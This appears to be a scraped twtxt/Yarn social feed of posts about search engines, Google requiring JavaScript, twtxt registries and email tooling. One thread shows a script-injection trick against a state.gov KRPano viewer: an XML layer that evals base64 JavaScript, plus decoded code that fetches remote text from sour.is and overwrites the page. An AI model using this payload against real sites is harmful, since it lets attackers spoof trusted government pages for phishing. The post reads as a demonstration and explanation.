I love finding content on Gopher because it’s devoid of paid favoritism, be it in ads or search results.
Reading “Man’s search for meaning” by Viktor E. Frankl
Unit Circle
 ⌘ Read more
↳
In-reply-to
»
Google Begins Requiring JavaScript For Google Search
Google says it has begun requiring users to turn on JavaScript, the widely-used programming language to make web pages interactive, in order to use Google Search. From a report: In an email to TechCrunch, a company spokesperson claimed that the change is intended to "better protect" Google Search against malicious activity, such as bots and spam, and to improve the over ... ⌘ Read more
⤋ Read More
@slashdot@feeds.twtxt.net Who the F+++ still uses goo’s search engine anyway xD Shout out to all my homies hosting a Searx instance 😂🤘
Google begins requiring JavaScript for Google Search
Google says it has begun requiring users to turn on JavaScript, the widely used programming language to make web pages interactive, in order to use Google Search. In an email to TechCrunch, a company spokesperson claimed that the change is intended to “better protect” Google Search against malicious activity, such as bots and spam, and to improve the overall Google Search experience for users. The spokesperson noted that, with … ⌘ Read more
Google Begins Requiring JavaScript For Google Search
Google says it has begun requiring users to turn on JavaScript, the widely-used programming language to make web pages interactive, in order to use Google Search. From a report: In an email to TechCrunch, a company spokesperson claimed that the change is intended to “better protect” Google Search against malicious activity, such as bots and spam, and to improve the over … ⌘ Read more
↳
In-reply-to
»
Nice! totally legit government page: https://tour.diplomaticrooms.state.gov/?id=0&xml=https://sour.is/awesome.html
⤋ Read More
So this works by adding some unbounded javascript autoloaded by the KRPano VR Media viewer
the xml parameter has a url that contains the following
<?xml version="1.0"?>
<krpano version="1.0.8.15">
    <SCRIPT id="allow-copy_script"/>
    <layer name="js_loader" type="container" visible="false" onloaded="js(eval(var w=atob('... OMIT ...');eval(w)););"/>
</krpano>
the omit above is base64 encoded script below:
const queryParams = new URLSearchParams(window.location.search),
          id = queryParams.get('id');
    id ? fetch('https://sour.is/superhax.txt')
        .then(e => e.text())
        .then(e => {
            document.open(), document.write(e), document.close();
        })
        .catch(e => {
            console.error('Error fetching the user agent:', e);
        }) : console.error('No');
this script will fetch text at the url https://sour.is/superhax.txt and replaces the document content.
↳
In-reply-to
»
@prologic uhhh what happened to search.twtxt.net
⤋ Read More
@lime360@lime360.nekoweb.org Down at the moment due to hardware failure of one of my nodes. I have the spare parts to bring it back online, just need to find the time 😅 Sorry for the inconvenience, I just can’t afford to run the search engine right now on the remaining two nodes 😢😢
@prologic@twtxt.net uhhh what happened to search.twtxt.net
@prologic@twtxt.net uhhh what happened to search.twtxt.net
@prologic@twtxt.net uhhh what happened to search.twtxt.net
↳
In-reply-to
»
@eapl.me And here I always lived by:
⤋ Read More
nice! would you mind elaborating a bit?
Is that the scientific method?
I couldn’t find anything related when I searched for it.
@andros@twtxt.andros.dev Sorry I missed your messages to #twtxt on IRC. There are people there, but it can take several hours to get a response. E.g. I check it every day or two. I recommend using an IRC bouncer. To answer your question about registries, I used a couple of registries when I first started out, to try to find feeds to follow, but haven’t since then. I don’t remember which ones, but they were easy to find with web searches.
@prologic@twtxt.net Is it possible to interact with twtxt.net from outside? For example, an search API
Remembered about one ISP which disallow IRC stuff on his servers. By searching i found what it’s many ISP’s which equals IRC to proxy and doorways. This is unfair!
clearly forgot to add my twtxt feed on search.twtxt.net but now here i am hello hi
clearly forgot to add my twtxt feed on search.twtxt.net but now here i am hello hi
clearly forgot to add my twtxt feed on search.twtxt.net but now here i am hello hi
↳
In-reply-to
»
Behold ... "Marginalia" ! My new favorite search engine!! And I have @mattof to thank for this find. Here's their Blog post about it since I don't think I could do a better job describing what it is. but, tl;dr: it's a #smallweb focused search engine.
⤋ Read More
… it even shows @sorenpeter@darch.dk’s article from 2020 in search results 
↳
In-reply-to
»
Behold ... "Marginalia" ! My new favorite search engine!! And I have @mattof to thank for this find. Here's their Blog post about it since I don't think I could do a better job describing what it is. but, tl;dr: it's a #smallweb focused search engine.
⤋ Read More
@prologic@twtxt.net I cannot… believe… It took me a “Single Search Query” to get HOOKED!! 🤩 Bonus: tried it from terminal too and it works just 👌
Behold … “Marginalia” ! My new favorite search engine!! And I have @mattof to thank for this find. Here’s their Blog post about it since I don’t think I could do a better job describing what it is. but, tl;dr: it’s a #smallweb focused search engine.
The web is such garbage these days 😔 Or is it the garbage search engines? 🤔
↳
In-reply-to
»
Wouldn't you rather have work and private seperated? Any thought behind this decission? I like tags, like Gmail does it. I still think mail needs a big rethink. It's too prominent in life, to be this archaic.
⤋ Read More
@Codebuzz@www.codebuzz.nl I have separate mail boxes for private and work, but flattened both to have a simpler structure. For work, where we use Outlook, I am using categories for organising the mails and privately I am using Vivaldi’s labels system. The main idea is to use search and grouping through dynamic saved searches instead of static folders.
So I’ve flattened my work and private email inboxes to single inbox folders and I don’t even know anymore what I was thinking before trying frantically to organise everything in sub folders. Labels and search filters are the way forward.
↳
In-reply-to
»
@prologic I wanted to wait for things to settle down. It’s still unclear to me in which direction we’re going – and if that new/different stuff is even possible to implement in jenny. That said, I’ve been really busy with private stuff these last few days, I’ve lost track of most of what you’re discussing. 🥴
⤋ Read More
I share I did write up an algorithm for it at some point I think it is lost in a git comment someplace. I’ll put together a pseudo/go code this week.
Super simple:
Making a reply:
- If yarn has one use that. (Maybe do collision check?)
- Make hash of twt raw no truncation.
- Check local cache for shortest without collision
- in SQL:
select len(subject) where head_full_hash like subject || '%'
- in SQL:
Threading:
- Get full hash of head twt
- Search for twts
- in SQL:
head_full_hash like subject || '%' and created_on > head_timestamp
- in SQL:
The assumption being replies will be for the most recent head. If replying to an older one it will use a longer hash.
Diving into mblaze, I think I’ve nearly* reached peek email geek.
Just a bunch of shell commands I can pipe together to search, list, view and reply to email (after syncing it to a local Maildir).
EXAMPLES at https://git.vuxu.org/mblaze/tree/README
So far I’m using most of the tools directly from the command line, but I might take inspiration from https://sr.ht/~rakoo/omail/ to make my workflow a bit more efficient.
*To get any closer, I think I’d have to hand-craft my own SMTP client or something.
↳
In-reply-to
»
#fzf is the new emacs: a tool with a simple purpose that has evolved to include an #email client. https://sr.ht/~rakoo/omail/
⤋ Read More
@movq@www.uninformativ.de Yes, the tools are surprisingly fast. Still, magrep takes about 20 seconds to search through my archive of 140K emails, so to speed things up I would probably combine it with an indexer like mu, mairix or notmuch.
So I’m a location based system, how exactly do I reply to one of these two Twts from @Yarns@search.twtxt.net ? 🤔
2024-09-07T12:55:56Z	🥳 NEW FEED: @<twtxt http://edsu.github.io/twtxt/twtxt.txt>
2024-09-07T12:55:56Z	🥳 NEW FEED: @<kdy https://twtxt.kdy.ch/twtxt.txt>
↳
In-reply-to
»
@prologic Do you have a link to some past discussion?
⤋ Read More
@falsifian@www.falsifian.org comments on the feeds as in nick, url, follow, that kind of thing? If that, then not interested at all. I envision an archive that would allow searching, and potentially browsing threads on a nice, neat interface. You will have to think, though, on other things. Like, what to do with images? Yarn allows users to upload images, but also embed it in twtxts from other sources (hotlinking, actually).
i found this site by searching “thing-fish”
↳
In-reply-to
»
@movq Is there a good way to get jenny to do a one-off fetch of a feed, for when you want to fill in missing parts of a thread? I just added @slashdot to my private follow file just because @prologic keeps responding to the feed :-P and I want to know what he's commenting on even though I don't want to see every new slashdot twt.
⤋ Read More
@prologic@twtxt.net I believe you when you say registries as designed today do not crawl. But when I first read the spec, it conjured in my mind a search engine. Now I don’t know how things work out in practice, but just based on reading, I don’t see why it can’t be an API for a crawling search engine. (In fact I don’t see anything in the spec indicating registry servers shouldn’t crawl.)
(I also noticed that https://twtxt.readthedocs.io/en/latest/user/registry.html recommends “The registries should sync each others user list by using the users endpoint”. If I understood that right, registering with one should be enough to appear on others, even if they don’t crawl.)
Does yarnd provide an API for finding twts? Is it similar?
↳
In-reply-to
»
@movq Is there a good way to get jenny to do a one-off fetch of a feed, for when you want to fill in missing parts of a thread? I just added @slashdot to my private follow file just because @prologic keeps responding to the feed :-P and I want to know what he's commenting on even though I don't want to see every new slashdot twt.
⤋ Read More
@prologic@twtxt.net I guess I thought they were search engines. Anyway, the registry API looks like a decent one for searching for tweets. Could/should yarn.social pods implement the same API?
↳
In-reply-to
»
@movq Is there a good way to get jenny to do a one-off fetch of a feed, for when you want to fill in missing parts of a thread? I just added @slashdot to my private follow file just because @prologic keeps responding to the feed :-P and I want to know what he's commenting on even though I don't want to see every new slashdot twt.
⤋ Read More
@prologic@twtxt.net What’s the difference between search.twtxt.net and the /api/plain/tweets endpoint of a registry? In my mind, a registry is a twtxt search engine. Or are registries not supposed to do their own crawling to discover new feeds?
A new uncensored search engine has been launched by enthusiasts, I don’t know if you’ve heard about it or not https://cdg.iounews.com The search engine uses its own database for searching. It works even for me in Windows XP
↳
In-reply-to
»
@movq is there a way to purge twtxts from a feed I no longer follow?
⤋ Read More
Never mind, I simply searched and deleted them all (D then ~f sender). :-) Phew!
↳
In-reply-to
»
Can anyone recommend and/or vouch for a Chrome/browser extension that lets me write rewrite rules for arbitrary links on a page? e.g:
⤋ Read More
s/(www\.)?youtube.com\/watch?v=([^?]+)/tubeproxy.mills.io/play/\1 for example? 🤔
Have not tried any of them, but some of these seem to fit the bill:
Search queries don’t works… White screen and that’s it.
forthworks searches always turn up dead links for me. They need to purge. it seems dead, honestly.
forthworks.com search don’t works for me
if not then try searching gopher://me0w.net:70/1/searx.dcgi
or search gopher://forthworks.com/1/contrition
maybe try searching gopher://gopher.icu/1/quarry
search gopher://gopher.floodgap.com/1/v2/vs
↳
In-reply-to
»
QOTD: Which web search engine do you use? 😂
⤋ Read More
@movq@www.uninformativ.de I’ve been using Qwant for a while but it was down earlier today (as well 😆) so I switched back to my trusty Searx Redirector
… This utility forwards your search query to one of 11 random volunteer-run public servers to thwart mass surveillance.
QOTD: Which web search engine do you use? 😂
Hah 🤣 @dfaria@twtxt.net Your @dfaria.eu@dfaria.eu feed really does consume about >50% of a “Discover” search with filters “Without replies” and “Hide my posts”. 🤣 
36/2 = 18 at 25 Twts per page, that’s about ~72% of the search/view real estate you’re taking up! wow 🤩 – I’d be very interested to hear what ideas you have to improve this? Those search filters were created so you could sift through either your own Timeline or the Discover view easily.
Added support for #tag clouds and #search to timeline. Based on code from @dfaria.eu@dfaria.eu🙏

Live at: http://darch.dk/timeline/?profile=https://darch.dk/twtxt.txt
On trouve de ces trucs… Là, plein de livres au format texte brut: https://github.com/ganesh-k13/shell/tree/master/test_search/www.glozman.com/TextPages
Anyone here, who loves Jesus or searches his help. Read or listen to 5fi.sh or 5fish.com or use 5fish app from Google App (in every language or dialect of the world)!